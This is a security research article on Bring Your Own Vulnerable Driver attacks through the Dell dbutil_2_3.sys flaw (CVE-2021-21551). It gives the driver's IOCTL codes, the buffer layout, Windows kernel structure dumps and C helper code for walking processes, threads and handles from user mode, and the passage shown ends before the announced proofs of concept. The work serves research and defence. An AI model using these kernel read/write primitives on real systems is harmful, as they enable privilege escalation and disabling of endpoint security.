



Kernel Cactus – Its Pointy and it Hurts

Authors:

- *Itamar Medyoni:* *Matan Haim Guez:*

[LinkedIn](#)

[LinkedIn](#)

[Twitter](#)

[Twitter](#)

- *Spiky Sabra:*

[Twitter](#) [LinkedIn](#) [Email](#) [GitHub](#) [Blog](#)

Intro – Combat in the kernel space – a bit about our research

At this point you have clicked our link (thank you for that) and you have probably seen a tweet or two.

We believe its about time that we tell you what its all about.

In the past few months, we have decided to visit one of the industries hottest topics from our own perspective: Bring Your Own Vulnerable Driver (A.K.A BYOVD).

Different from maliciously written drivers or rootkits, vulnerable drivers are legitimate drivers with discovered flaws that allow a user to perform actions in kernel memory from user-mode (mostly).

This slight difference actually causes the security industry issues with detections and remediations over a large set of malicious activities, more about why, later.

In the past year or two, we have been able to observe popular projects on GitHub and some blogs which visit this subject , most notably : [CheekyBlinder](#) & [EDRSandBlast](#) which both focus on removing Kernel Callbacks and “blinding” Endpoint protection services. Recently we have also learned regarding Cyber-Attacks carried out by the infamous Lazarus Group which have also utilized these very techniques in order to modify kernel variables

As much as our respect for the authors of these repositories is truly endless, as they show true passion and understanding both in their code and detailed documentation, we believed that the well of oil those authors tapped into, has a lot more to offer.

We took it upon ourselves to find, explain, share, and provide mitigation for a larger set of attacks, which will show the truly destructive potential of BYOVD, aside from removing kernel callbacks and “blinding” products.

Unlike the other repositories mentioned, we have taken the ability to read and write kernel memory to the next level, creating helper functions to “navigate” the kernel from the user mode

In this article, and in our GitHub repository, we would like to provide the industry another good taste of what we like to call Kernel Cactus.

Our Project including code and Article will provide you with the following:

- A better understanding of why BYOVD is such an issue, and mostly why it hasn't been resolved
- How Attackers take Advantage of BYOVD, and use knowledge of different kernel structures to navigate the bits and bytes that make our windows OS what it is.
- A set of freshly written set of POC's:
 1. Handle Elevation (unlimited potential in the wrong hands)
 2. Token Stealing (including domain tokens)
 3. Thread Hijacking (in a new form) in combination with Handle Elevation
 4. Thread Injection in combination with Handle Elevation
 5. Destroying a Watchdog Service
 6. Process termination in combination with Handle Elevation
 7. File Deletion in combination with Handle Elevation
 8. PPL Toggling
 9. ETW Bypass

- A set of three different mitigations:
 1. For the organization (quick dirty and FREE)
 2. For EDR on the Kernel mode
 3. For EDR on the user mode

Old but Gold – Re-visiting - CVE-2021-21551

Back at 2019, a few security researchers from across the globe have discovered upon a CVE which only came to fruition on 2021, that CVE A.K.A CVE-2021-21551, regards Dells driver dbutil_2_3.sys.

In particular we would like to mention: Kasif Dekel, Satoshi Tanda, Yarden Shafir and Nique Nissim which were the OG's that have discovered this amazing vulnerability.

Another honorable mention goes out to Connor McGarr for making a great writeup regarding exploitation of this CVE.

This Driver, which is in a major part of Dell's BIOS utilities and has existed in hundreds of millions of computers, has been found to contain some major flaws.

As we do not intend to re-write all the existing articles which have been written on this subject, here are the major key issues this driver creates if installed:

- Insufficient access control – Input / Output Control (IOCTL) requests can be called from all privileges without a well-defined ACL to prevent low privileged users to call code that is running in kernel mode
- Upon Reversing said driver, and the IOCTL calls, it has been found that specific calls eventually result in memmove routines which allow a user to move memory around the kernel space.

The first issue is self-explanatory, a low privileged user should not be able to call such routines without ACL to stop it.

The second issue, is a little less trivial, though as wonderful and talented researches have proved, if one better understands the way in which the call is constructed, and is able to determine from those memmove operations, which data goes where, then Read / Write Abilities are created.

Without going into the nitty gritty, all those great names mentioned above, have previously reversed those functions, and provided us with enough information to conclude the following points:

- The Driver's Sym-Link post installation is created as `\\.\DBUtil_2_3`
- An IOCTL call resides in the entry point 0x9B0C1EC4 which allows read operations
- An IOCTL call resides in the entry point 0x9B0C1EC8 which allows write operations
- The following Buffer contains the relevant data that is needed in order for the IOCTL codes to branch to the relevant memmove call that we are targeting:

```
struct DBUTIL23_MEMORY_WRITE {
    DWORD64 field0;
    DWORD64 Address;
    DWORD Offset;
    DWORD field14;
    BYTE Buffer[1];
};
```

This buffer is constructed from padding, the target address to read/write from, and a pointer to the buffer to read into or write from.

- Interaction with the driver is later made by using all the above points, and connecting them all in a DeviceIoControl call.

```
DeviceIoControl(Device,  
    DBUTIL_WRITE_IOCTL,  
    &WriteBuff,  
    sizeof(WriteBuff),  
    &WriteBuff,  
    sizeof(WriteBuff),  
    &BytesWritten,  
    nullptr);
```

As mentioned in the intro for this article, this CVE has been previously used in order to elevate privileges, steal tokens, and to read / write Callbacks for Process / Thread creations, Image loading, and Handle Creations / Handle duplications.

After reading some code written to exploit this vulnerability, including the wonderfully made EDRsandBlast by Wavestone, Cheeky-Blinder by br-sn and STFUEDR by lawiet, it has become clear to us that much more can be done in regards to which areas of the kernel we are reading or writing.

With our curiosity sparked, and with a PDB of NtosKrnL.exe, we went on a journey to tell our own story regarding this CVE.

And here we are today, serving you some fresh exploits that will make you think a little more severely of this CVE.

The Dell – Microsoft issue

By this time, you are probably wondering why we are telling you an old story, as this CVE is more than a Year old, and has received the attention of all major vendors which relate to it...right?

Dell has revoked the certificate from the driver, and also rolled out a patch, so ...all good?

So... it's a bit more complicated than that.

BYOVD- Bring Your Own Vulnerable Driver is still a thing!

Even if the driver is not pre-installed, all it takes is privileges to install a driver to make a machine vulnerable

In the following year, when performing Red Team engagements with customers around the world, we have found that this driver is mostly not pre-installed anymore, but given the opportunity to bring our own driver, no mechanism has truly implemented a solution for preventing installation of the driver.

We would have expected either of the parties - Security vendors / Microsoft to take extensive measures to assure that such CVE cannot exist on a system, also due to the fact that it's simply a driver, which contains a specific digital signature (already expired btw), and that has a specific hash or a symbolic link that it creates, but with that being said, we have installed the driver time after time without any interruption!

Well, as for the answer to why we are not yet in an era in which this driver cannot be installed, is the previously mentioned fact about this driver.

It is a DELL driver, and even to this day a year later, millions of computer units may still contain and run this driver, and completely removing any ability for this driver to exist, will most likely, allegedly, hurt the users of DELL, and as such, its business.

Now this is not fine, but it is what it is. When we step out of the boots of Cyber Security and into the simple user's boots, we would have been pissed as well if our computer would suddenly load into recovery mode for an issue that "most likely" would not concern us.

With that being said, we DO expect highly valued vendors for Endpoint Security to mitigate a simple file in a way which prevents users from interacting with the kernel directly, and actions to completely seal this have not been made.

Now if what you are thinking, is that no vendor should spend this much amount of money and R&D efforts for one driver, we think differently, and that is due to hundreds of drivers which are discovered every day which expose the same abilities, where the only difference is the IOCTL code, and the buffer structure.

As such, we would have expected to meet a fair opposition while testing new code against EDRs, but the opposition did not occur.

Getting Familiar with Important Structures and Attributes

One of the most important terms that require to really get familiar with the kernel is data structures, you can think of structures as a recipe, and objects as the baked good itself.

When talking about Structs and memory, we need to keep reminding ourselves that a struct is a collection of data types, which are referred to as the members of the struct, and they are arranged in a fixed order. And if we keep in mind, that each member has its own size, since the order is fixed, the end of one member + one byte would be the start of the next member, all we would need in order to navigate inside a structure in pure memory is an address of a member in the struct, and the offsets of the other desired members of the struct.

When performing arbitrary read and write, the memory that is available to us, is at its most raw form, and as such, the key point to understand regarding structs, is that in case we know an address in the memory in which a structure resides, and we are familiar with how the structure is arranged, we will be able to access each of its members freely.

Data structures in the kernel are representations of the objects we see in user-mode such as processes, threads, tokens, handles and etc. they contain the pure “guts” of the objects, that later will be manipulated to allow us executing our attacks.

We'll start by understanding a key structure that doesn't represent a running object, rather than describe the link between the same data structures, and its symbol is `_LIST_ENTRY`, which later will be used as part of our navigation system in the kernel memory space.



_LIST_ENTRY

The **_LIST_ENTRY** struct is used as an attribute in some of the structures that we're going to get familiar with, using the following command we can view **_LIST_ENTRY** definition in WinDbg:

```
lkd> dt nt!_LIST_ENTRY
```

```
+0x000 Flink      : Ptr64 _LIST_ENTRY
```

```
+0x008 Blink      : Ptr64 _LIST_ENTRY
```

The structure contains two fields, each of them is 8 bytes pointer to another **_LIST_ENTRY** structures. The most important thing about this structure is that it allows to create bio-directional linked lists of the same data structure, which provide applications and drivers the necessary information to iterate through objects of the list.


The **Flink** field is pointing to the next element in the list while **Blink** field pointing to the previous element on the list. (F- Forward , B- Backward)

_LIST_ENTRY will be used a lot in this research and code in order to locate target processes, threads, handles and every structure that implements the design of doubly-linked list.

To better clarify, let us take for example the next structure that we are going to talk about – the **_EPROCESS** – which represents Process objects in the kernel space.

We are going to talk about the structure in the part of this section, but for now know that **_EPROCESS** is part of a doubly-linked list of all processes, so if we get into the structure **_LIST_ENTRY** which located in some **_EPROCESS** in the kernel, **Flink** field will point on the next **_EPROCESS** structure, and **Blink** on the previous **_EPROCESS** on the list.

It is important to mention that the **Flink** pointer is pointing on other **_LIST_ENTRY** structure located in the next structure on the list, as described by the figure below:



The pointer **Flink** is pointing to the same field in the next process, as well as the **Blink** which pointing to the **Flink** field in the previous process.

This key point is important to understand, since we would not treat the **_LIST_ENTRY** pointer provided as the head of the object, but as an offset inside the object which has to be decreased from the pointer value in order to reach the objects head.

[_EX_FAST_REF](#)

The structure is a special pointer in the Windows Kernel which hold pointer to another object. Let's investigate the structure itself:

```
lkd> dt nt!_EX_FAST_REF
```

```
+0x000 Object      : Ptr64 Void
+0x000 RefCnt      : Pos 0, 4 Bits
+0x000 Value       : UInt8B
```

Usually, the **Object** field contains a pointer which point to the object itself, **Value** would contain the value of the object and the **RefCnt** field is the reference counter, therefore, in order to dereference the pointer correctly, those bits need to be masked out after reading the pointer.

When we said "those bits" we mean to the least significant bits of the pointer value.

In our research the **_EX_FAST_REF** will be used in the context of **_EPROCESS** struct, and will point to the Access Token of the process.

[_PS_PROTECTION](#)

Have you ever heard about the term PPL? Or Process Protection? If not, keep reading this article, we hope our explanation on the attack section would suffice.

The feature is implemented as the structure **_PS_PROTECTION**, and defined with the following fields:

```
lkd> dt nt!_ps_protection
+0x000 Level      : UChar
+0x000 Type       : Pos 0, 3 Bits
+0x000 Audit      : Pos 3, 1 Bit
+0x000 Signer     : Pos 4, 4 Bits
```

The values of the members of this struct, are all of Enum types, which will, as their name suggest, specify the level of protection , the types of protections and the Signer of the protection (AntiMalware,Lsa,Windows etc)

The size of this structure is 1 byte, and all its fields contains 3, 1, 4 bits respectively, that defined the protection for specific process / service.

Later we'll use this structure to temper with the protection in order to perform operation on specific process / service.

_HANDLE_TABLE

As implied from the structure name, **_HANDLE_TABLE** is a structure used to hold and manage all the handles of specific process, lets overview the structure fields:

```
lkd> dt nt!_HANDLE_TABLE
+0x000 NextHandleNeedingPool : Uint4B
+0x004 ExtraInfoPages       : Int4B
+0x008 TableCode            : Uint8B
+0x010 QuotaProcess         : Ptr64 _EPROCESS
+0x018 HandleTableList     : LIST_ENTRY
+0x028 UniqueProcessId      : Uint4B
+0x02c Flags                : Uint4B
+0x02c StrictFIFO           : Pos 0, 1 Bit
+0x02c EnableHandleExceptions : Pos 1, 1 Bit
+0x02c Rundown              : Pos 2, 1 Bit
+0x02c Duplicated           : Pos 3, 1 Bit
+0x02c RaiseUMExceptionOnInvalidHandleClose : Pos 4, 1 Bit
+0x030 HandleContentionEvent : _EX_PUSH_LOCK
+0x038 HandleTableLock      : _EX_PUSH_LOCK
+0x040 FreeLists            : [1] _HANDLE_TABLE_FREE_LIST
+0x040 ActualEntry          : [32] UChar
+0x060 DebugInfo            : Ptr64 _HANDLE_TRACE_DEBUG_INFO
```

The most important information about this structure is that TableCode acts as a pointer to the base of the actual handle list of the process.

_HANDLE_TABLE_ENTRY

_HANDLE_TABLE_ENTRY is the structure used to hold a **Handle**, an object that define an access control for objects to other objects in the OS. the **_HANDLE_TABLE** is basically a list of **_HANDLE_TABLE_ENTRIES**.

From our offensive perspective, this structure is a target for modification since it holds the data required to change the access rights to specific object, we will come back to this structure shortly when going deep into the offensive section of this research.

From WinDbg perspective it defined as the following:

```
lkd> dt nt!_HANDLE_TABLE_ENTRY
+0x000 VolatileLowValue : Int8B
+0x000 LowValue         : Int8B
+0x000 InfoTable        : Ptr64 _HANDLE_TABLE_ENTRY_INFO
+0x008 HighValue        : Int8B
+0x008 NextFreeHandleEntry : Ptr64 _HANDLE_TABLE_ENTRY
+0x008 LeafHandleValue  : _EXHANDLE
+0x000 RefCountField    : Int8B
+0x000 Unlocked         : Pos 0, 1 Bit
+0x000 RefCnt           : Pos 1, 16 Bits
+0x000 Attributes       : Pos 17, 3 Bits
+0x000 ObjectPointerBits : Pos 20, 44 Bits
+0x008 GrantedAccessBits : Pos 0, 25 Bits
+0x008 NoRightsUpgrade  : Pos 25, 1 Bit
+0x008 Spare1           : Pos 26, 6 Bits
+0x00c Spare2           : Uint4B
```

All those members of **_HANDLE_TABLE_ENTRY** struct are defining a Handle of a process, the most interesting one is **GrantAccessBits**, which describes the access rights provided to a process which hold the handle in its **_HANDLE_TABLE**, for other objects.

__EPROCESS

As described above, the **__EPROCESS** structure is the object which contains the data of a running process in the Windows Kernel and will be in our project as one of the main targets for attributes modification. Using WinDbg, we can view how the structure is defined and get some idea of potential targets for modifications, in our analysis we'll focus on several attributes of the structures since most of them are of scope for our research:

```
lkd> dt nt!_EPROCESS

+0x000 Pcb          : _KPROCESS
+0x2e0 ProcessLock  : _EX_PUSH_LOCK
+0x2e8 UniqueProcessId : Ptr64 Void
+0x2f0 ActiveProcessLinks : _LIST_ENTRY
+0x300 RundownProtect : _EX_RUNDOWN_REF
+0x308 Flags2       : Uint4B
+0x308 JobNotReallyActive : Pos 0, 1 Bit
+0x308 AccountingFolded : Pos 1, 1 Bit
+0x308 NewProcessReported : Pos 2, 1 Bit
+0x308 ExitProcessReported : Pos 3, 1 Bit
...
+0x360 Token        : _EX_FAST_REF
+0x368 MmReserved   : Uint8B
+0x370 AddressCreationLock : _EX_PUSH_LOCK
+0x378 PageTableCommitmentLock : _EX_PUSH_LOCK
+0x380 RotateInProgress : Ptr64 _ETHREAD
...
+0x418 ObjectTable   : Ptr64 _HANDLE_TABLE
+0x420 DebugPort     : Ptr64 Void
+0x428 WoW64Process  : Ptr64 _EWOW64PROCESS
+0x430 DeviceMap     : Ptr64 Void
+0x438 EtwDataSource : Ptr64 Void
...
+0x488 ThreadListHead : _LIST_ENTRY
...
+0x6fa Protection    : _PS_PROTECTION
+0x6fb HangCount     : Pos 0, 3 Bits
+0x6fb GhostCount    : Pos 3, 3 Bits
+0x6fb PrefilterException : Pos 6, 1 Bit
+0x6fc Flags3        : Uint4B
```

Now it's the time to explain some of the fields defined in **_EPROCESS** structure, which will be used later in our attacks:

1. **ActiveProcessLinks** – the field is a **_LIST_ENTRY** struct which points to the next and previous processes in doubly-linked list of all the running process on the machine.
Since the kernel memory space is not managed, it is no so straight forward to just iterate over its memory, with the **ActiveProcessLinks** field we able to iterate on all the running processes once we got an address of any process.
2. **Token** – As the name implies, this field is a pointer to **_EX_FAST_REF** struct, which holds the access token of the process.
In Windows, each user has its own access token produced when authenticating, and then attached to processes upon execution, the token and its data are implemented at the **_EX_FAST_REF** struct.
3. **ObjectTable** – An attribute that represents a pointer to the **_HANDLE_TABLE** structure of the process, the structure is used to manage and point on all handles of specific process.
4. **ThreadListHead** – Another field contains **_LIST_ENTRY** structure. The structure is part of doubly linked list (the first on the list) of objects of the type **_ETHREAD**, which later will allow us to iterate through all the process threads.
5. **Protection** – A field in the size of a single byte which contains a **_PS_PROTECTION** structure which contains essential data and configuration of the process protection.

_ETHREAD

Like **_EPROCESS**, you can guess that **_ETHREAD** is the executive object for threads in Windows OS.

Just like **_EPROCESS**, the first member of **_ETHREAD** is a member of type **_KTHREAD** which represents the thread in case its context is switched from executive to kernel mode.

For every process in the operation has at least 1 thread, and it's **_ETHREAD** object will be linked to the **_EPROCESS** by its member **ThreadListHead** which points to a **_LIST_ENTRY** struct within the **_ETHREAD** object structure (described in **_EPROCESS**) with all the other threads created by the process (or for the process ... XD).

The structure defined as the following:

```
lkd> dt nt! _ETHREAD
+0x000 Tcb                : _KTHREAD
+0x600 CreateTime         : _LARGE_INTEGER
+0x608 ExitTime           : _LARGE_INTEGER
+0x608 KeyedWaitChain     : _LIST_ENTRY
+0x618 PostBlockList      : _LIST_ENTRY
+0x618 ForwardLinkShadow  : Ptr64 Void
+0x620 StartAddress       : Ptr64 Void
+0x628 TerminationPort    : Ptr64 _TERMINATION_PORT
+0x628 ReaperLink         : Ptr64 _ETHREAD
+0x628 KeyedWaitValue     : Ptr64 Void
+0x630 ActiveTimerListLock : Uint8B
+0x638 ActiveTimerListHead : _LIST_ENTRY
+0x648 Cid                : _CLIENT_ID
+0x658 KeyedWaitSemaphore : _KSEMAPHORE
+0x658 AlpcWaitSemaphore  : _KSEMAPHORE
+0x678 ClientSecurity     : _PS_CLIENT_SECURITY_CONTEXT
+0x680 IrpList            : _LIST_ENTRY
+0x690 TopLevelIrp        : Uint8B
+0x698 DeviceToVerify     : Ptr64 _DEVICE_OBJECT
+0x6a0 Win32StartAddress   : Ptr64 Void
+0x6a8 ChargeOnlySession  : Ptr64 Void
+0x6b0 LegacyPowerObject  : Ptr64 Void
+0x6b8 ThreadListEntry    : _LIST_ENTRY
+0x6c8 RundownProtect     : _EX_RUNDOWN_REF
+0x6d0 ThreadLock         : _EX_PUSH_LOCK
+0x6d8 ReadClusterSize    : Uint4B
+0x6dc MmLockOrdering     : Int4B
```

We are not going to dig deeper on all of the struct members, for now, the only one we are interested in is the **Tcb** member.

Tcb = Thread Control Block, which is a structure (**_KTHREAD**) and contains thread-specific data required for managing the thread in Windows OS.

_KTHREAD

As described in _ETHREAD, _KTHREAD is the data structure contain the information for managing specific thread in its kernel context (and called **Tcb** in _ETHREAD).

What we mean by that , is that the values of this structure allow to not only to control the thread flow, but its status, APC and much more.

```
lkd> dt nt!_KTHREAD
+0x000 Header                : _DISPATCHER_HEADER
+0x018 SListFaultAddress     : Ptr64 Void
+0x020 QuantumTarget         : Uint8B
+0x028 InitialStack         : Ptr64 Void
+0x030 StackLimit            : Ptr64 Void
+0x038 StackBase             : Ptr64 Void
+0x040 ThreadLock            : Uint8B
+0x048 CycleTime             : Uint8B
+0x050 CurrentRunTime        : Uint4B
+0x054 ExpectedRunTime       : Uint4B
+0x058 KernelStack           : Ptr64 Void
+0x060 StateSaveArea         : Ptr64 _XSAVE_FORMAT
+0x068 SchedulingGroup       : Ptr64 _KSCHEDULING_GROUP
+0x070 WaitRegister          : _KWAIT_STATUS_REGISTER
+0x071 Running               : UChar
+0x072 Alerted               : [2] UChar
+0x074 AutoBoostActive       : Pos 0, 1 Bit
+0x074 ReadyTransition       : Pos 1, 1 Bit
+0x074 WaitNext              : Pos 2, 1 Bit
+0x074 SystemAffinityActive  : Pos 3, 1 Bit
+0x074 Alertable             : Pos 4, 1 Bit
+0x074 UserStackWalkActive   : Pos 5, 1 Bit
+0x074 ApcInterruptRequest   : Pos 6, 1 Bit
+0x074 QuantumEndMigrate     : Pos 7, 1 Bit
+0x074 UmsDirectedSwitchEnable : Pos 8, 1 Bit
+0x074 TimerActive           : Pos 9, 1 Bit
+0x074 SystemThread          : Pos 10, 1 Bit
+0x074 ProcessDetachActive   : Pos 11, 1 Bit
+0x074 CalloutActive         : Pos 12, 1 Bit
+0x074 ScbReadyQueue         : Pos 13, 1 Bit
+0x074 ApcQueueable          : Pos 14, 1 Bit
+0x074 ReservedStackInUse    : Pos 15, 1 Bit
+0x074 UmsPerformingSyscall   : Pos 16, 1 Bit
+0x074 TimerSuspended        : Pos 17, 1 Bit
+0x074 SuspendedWaitMode     : Pos 18, 1 Bit
+0x074 SuspendSchedulerApcWait : Pos 19, 1 Bit
+0x074 CetUserShadowStack    : Pos 20, 1 Bit
+0x074 BypassProcessFreeze   : Pos 21, 1 Bit
+0x074 Reserved              : Pos 22, 10 Bits
+0x074 MiscFlags             : Int4B
```

Exploring this structure was very interesting task, since we've noticed a lot of members that only by their name can be a potential target.

But for our project we'll focus only on the member **TrapFrame**, which may hold the values of all registers at the system in specific situations.

More on that later.

Building Our Own Navigation System in the Kernel

After being familiar with the relevant structures, and after paving all the malicious paths we would like to take using our vulnerable driver, we already realized that a lot of the specific objects we would like to access or modify would be contained in a different variety of offsets in different types of objects, as part of a list or a doubly linked list etc.

For example, in order to access a specific handle inside the handle table, we would need to first find an EPROCESS address, use its object in order to iterate all EPROCESS objects via ActiveProcessLinks, while manually sampling the EPROCESS PID while doing so in order to find the desired process object.

After finding the EPROCESS, we would need to enter the ObjectTable and iterate over all `_HANDLE_TABLE_ENTRY` object while sampling the handle index value in order to confirm we have found the right one.

Now to the major problem, how a user mode app can navigate and successfully enumerate objects in a space where it not belongs to Where the only access it's got is by using vulnerable driver?

Kernel modules usually are written with the correct WinApi libs which allow for a driver to be written, those API calls provided by Microsoft to driver developers are not available to an actor in the user mode, all we have is read /write!

The answer was not straight forward since it relay on important aspects of our attacks:

Most of the values modified are related to a process, and we remember that each EPROCESS struct is linked with all the other existing `_EPROCESS`, so once we've the address of only one EPROCESS struct, we can iterate through all of them, and extract / modify whatever we want.

But the way to get an `_EPROCESS` address to begin with is also not so clear as the sky when you're attacking through user mode app.

We'll continue this section by explaining how we managed to build a set of functions that allowed us to navigate and locate our target objects.

A key point to remember about moving inside the memory: since we do not hold pointers to objects per say, rather navigate through the memory and access the structs in an abstract way, and in order to always begin reading/ writing from the correct location, it is important to understand the concept of Addresses + Offsets. Each object has a starting address, and in each version of the kernel that object will have a fixed size, fixed list of members, and those members have fixed sizes as well.

As such, if one knows the starting address of an object, and the offset inside the object in which its desired member resides, and also the member size, he will be able to read or write from it correctly.

Failing to be precise on any of those said parameters would result in BSOD almost always.

In our GitHub repo you would find a python script which will take a copy of the relevant ntoskrnl.exe , download its PDB , and extract a CSV of the relevant offsets needed for that navigation.



Part 1 - Getting the System Process `_EPROCESS` Address

Our first target by building a navigation system is to get the main object that will be used during most attacks, `_EPROCESS`.

While researching methods to get an `_EPROCESS`, we encountered with the following exported symbol **`PsInitialSystemProcess`**. This symbol is a kernel global variable which points to the `EPROCESS` of the system process.

After checking the export table of `ntoskrnl.exe` we realized that this symbol is exported, and as such we can always get its offset programmatically by using `LoadLibrary` and `GetProcAddress` just like every exported symbol on an executable.

Now to the code and the bottom-line, the function indeed return the address of **System Process (PID 4)**, let's jump to the code to get clear picture of how we did it:

```
DWORD64 PsInitialSystemProcess()
{
    DWORD64 res;
    ULONG64 ntos = (ULONG64)LoadLibrary(L"ntoskrnl.exe");
    ULONG64 addr = (ULONG64)GetProcAddress((HMODULE)ntos, "PsInitialSystemProcess");
    FreeLibrary((HMODULE)ntos);
    if (kernelBase) {
        res = ReadDWORD64(addr - ntos + kernelBase);
    }
    return res;
}
```

In Order to receive the absolute address of **`PsInitialSystemProcess`** in memory, and not only the offset, we have implemented the following calculation: The symbol address in user mode – `ntoskrnl` address in user mode to get a clean offset + the Kernel base address is kernel mode.

As you may guess the variable **`kernelBase`** is the base address of the kernel memory, and we can get it with another function implemented as part of our navigation system:

```
DWORD64 GetKernelBaseAddress() {
    DWORD cb = 0;
    LPVOID drivers[1024];

    if (EnumDeviceDrivers(drivers, sizeof(drivers), &cb)) {
        return (DWORD64)drivers[0];
    }
    return NULL;
}
```

These 5 lines function return to us the base address of the kernel memory.

The WinApi function **`EnumDeviceDrivers`** is used to get a list of all the base address of the drivers running in our machine, and fun fact, the base address of the first driver is the same base address of the kernel memory.

Chain everything together with a read operation from the kernel and we get the address of **System Process (PID 4) `_EPROCESS` in the kernel**.

Part 2 – Locating _EPROCESS by PID

Once we got the address of the **_EPROCESS** object related to system process, we can start iterating through all the **_EPROCESS** existing in our kernel.

As explained earlier, EPROCESS is part of a bidirectional list, therefore when we get one **_EPROCESS** we can iterate through each one of them, by using the struct **_LIST_ENTRY**. return to the Important Structures and Attributes section if you're not familiar with the structure.

Back to our iteration method, we know that the structure **_LIST_ENTRY** in **_EPROCESS** is implemented as a member called **ActiveProcessLinks**, so in theory, we can get the next process on the list, check its PID, and return its base address if it is indeed the required process.

If not, the code will extract the next process in a similar way and do the test, this iteration will be done until the target process will be found by its PID:

```
DWORD64 LookupEprocessByPid(DWORD64 papaProc, CLIENT_ID procid) {
    DWORD64 ActiveProcLinkPointer = papaProc + Offsets.ActiveProcessLinks;
    DWORD64 nextFlinkAddr = ReadDWORD64(ActiveProcLinkPointer);
    DWORD64 nextEprocess = nextFlinkAddr - Offsets.ActiveProcessLinks;
    DWORD64 targetPID = ReadDWORD64(nextEprocess + Offsets.UniqueProcessId);
    while (targetPID != (DWORD64)procid.UniqueProcess) {
        nextFlinkAddr = ReadDWORD64(nextEprocess + Offsets.ActiveProcessLinks);
        nextEprocess = nextFlinkAddr - Offsets.ActiveProcessLinks;
        targetPID = ReadDWORD64(nextEprocess + Offsets.UniqueProcessId);
    }
    return nextEprocess;
}
```

In the snippet above we start from the **System Process** (called papaProc), and by checking the **UniqueProcessId** member within the EPROCESS determined if it is our target process.

Note how we subtracted the offset of ActiveProcessLinks on each iteration to acquire the base of the current EPROCESS structure.

Part 2 – Locating _ETHREAD by CID

As done with iterating through all the existing **_EPROCESS**, within the structure we can find a member that was mentioned earlier and just did us an “easy” work, **ThreadListHead**, holds the pointer to the first **_ETHREAD** object of the process, and as mentioned earlier, the member itself is a **_LIST_ENTRY** struct which linked together all the process threads.

So by getting the address of the first thread, we managed to iterate through all threads and get our target thread:

```
DWORD64 LookupEThreadByCid(DWORD64 EprocThreadListHead, CLIENT_ID procid) {
    DWORD64 nextFlinkAddr = EprocThreadListHead;
    DWORD64 nextEthread = nextFlinkAddr - Offsets.ThreadListEntry;
    BYTE cid[16];

    for (int i = 0; i < 16; i++)
        cid[i] = ReadBYTE(nextEthread + Offsets.Cid + i);

    MY_CLIENT_ID* targetPIDValue = (MY_CLIENT_ID*)(void*)cid;

    while ((targetPIDValue->UniqueProcess != (PVOID)procid.UniqueProcess) && (targetPIDValue->UniqueThread != (PVOID)procid.UniqueThread)) {

        // Going to the next _ETHREAD
        nextFlinkAddr = ReadDWORD64(nextEthread + Offsets.ThreadListEntry);
        nextEthread = nextFlinkAddr - Offsets.ThreadListEntry;
        cid[16];
        for (int i = 0; i < 16; i++)
            cid[i] = ReadBYTE(nextEthread + Offsets.Cid + i);
        targetPIDValue = (MY_CLIENT_ID*)(void*)cid;
    }

    return nextEthread;
}
```

Notice that in the function above we used a struct called **CLIENT_ID**, this structure used as an identifier of a thread and contains 2 members:

- UniqueProcess – the PID which own the thread
- UniqueThread – The TID of the thread used to identify it between all the process threads.

And as can be seen in the snippet above, we iterate through each thread of the process, checking if it actually related to the process we targeting and if the TID is the same of the thread we also target.

Using the function above we now able to iterate through all process's threads.

Part 3 – Locating Specific Handles Within the _HANDLE_TABLE Using Undocumented Functions

After long research and attempts to iterate over handles of a process by only using the **_LIST_ENTRY** struct implemented in each **_HANDLE_TABLE_ENTRY**, we noticed that we don't reaching the correct address in memory.

After a lot of hunting for the correct method, we encountered with an undocumented and un-exported function that is an internal procedure inside the kernel for locating a handle.

After implementing the function in our code and make some small changes in the decompiled version of the function, we manage to get back in return the addresses of the **_HANDLE_TABLE_ENTRIES**, with the **_HANDLE_TABLE** of a process using only a pointer to the Table, and the Handle index:

```
DWORD64 ExpLookupHandleTableEntry(DWORD64 HandleTable, ULONGLONG Handle)
{
    ULONGLONG v2;
    LONGLONG v3;
    ULONGLONG result;
    ULONGLONG v5;

    ULONGLONG a1 = (ULONGLONG)HandleTable;

    v2 = Handle & 0xFFFFFFFFFFFFFFFFCui64;
    if (v2 >= ReadDWORD(a1)) {
        result = 0i64;
    }
    else {
        v3 = ReadDWORD64(a1 + 8);
        if (ReadDWORD64(a1 + 8) & 3) {
            if ((ReadDWORD(a1 + 8) & 3) == 1) {
                v5 = ReadDWORD64(v3 + 8 * (v2 >> 10) - 1);
                result = v5 + 4 * (v2 & 0x3FF);
            }
            else {
                v5 = ReadDWORD(ReadDWORD(v3 + 8 * ((v2 >> 19) - 2) + 8 * ((v2 >> 10) & 0x1FF)));
                result = v5 + 4 * (v2 & 0x3FF);
            }
        }
        else {
            result = v3 + 4 * v2;
        }
    }
    return (DWORD64)result;
}
```

This snippet eventually allowed us to iterate through the handle table just like the kernel itself does , while doing so from the user mode without accessing that un-exported function.

To summarize this section, by acquiring the **_EPROCESS** of System process (PID 4) we manage to iterate on all processes and their threads, with the functionality also to locate specific handles within the kernel.

You'll notice furthermore that most of the navigation we need to do during our attacks will be based on iterating and getting the correct **_EPROCESS**, and most of the time adding the offset of the required member to the base address (the address of the target **_EPROCESS**) will get us to the correct place. Now it sound pretty easy, just grab the offset and the base address, but getting to those conclusions and methods required from us to read a lot of code from different objects, understanding internals of structures in the kernel, how they operate and what is the correct method to access or read values stored in the structures members.



Living off the Kernel – Creating Weapons out of knowledge

So far, we have made it clear that the basic structures of the windows kernel, as undocumented as they are, can still be understood with some effort to connect all the pointers between the different objects.

Furthermore, we have made it clear that in order to navigate through the kernel, all we need to do is to combine our knowledge of the relationships between structs, and our ability to read/write the kernel memory.

With the said knowledge and basic navigation system, it is now time to weaponize what we know in order to create killer scenarios which will demonstrate just how explosive and dangerous exploitation of this vulnerability is.

Keep in mind, the POCs you are about to be introduced to, are not claiming to be all there is to it, rather then an extended view of how one can develop further exploits and malicious functionalities on top of our already existing knowledge. We are well aware that there is much more to be done.



Handle Elevation

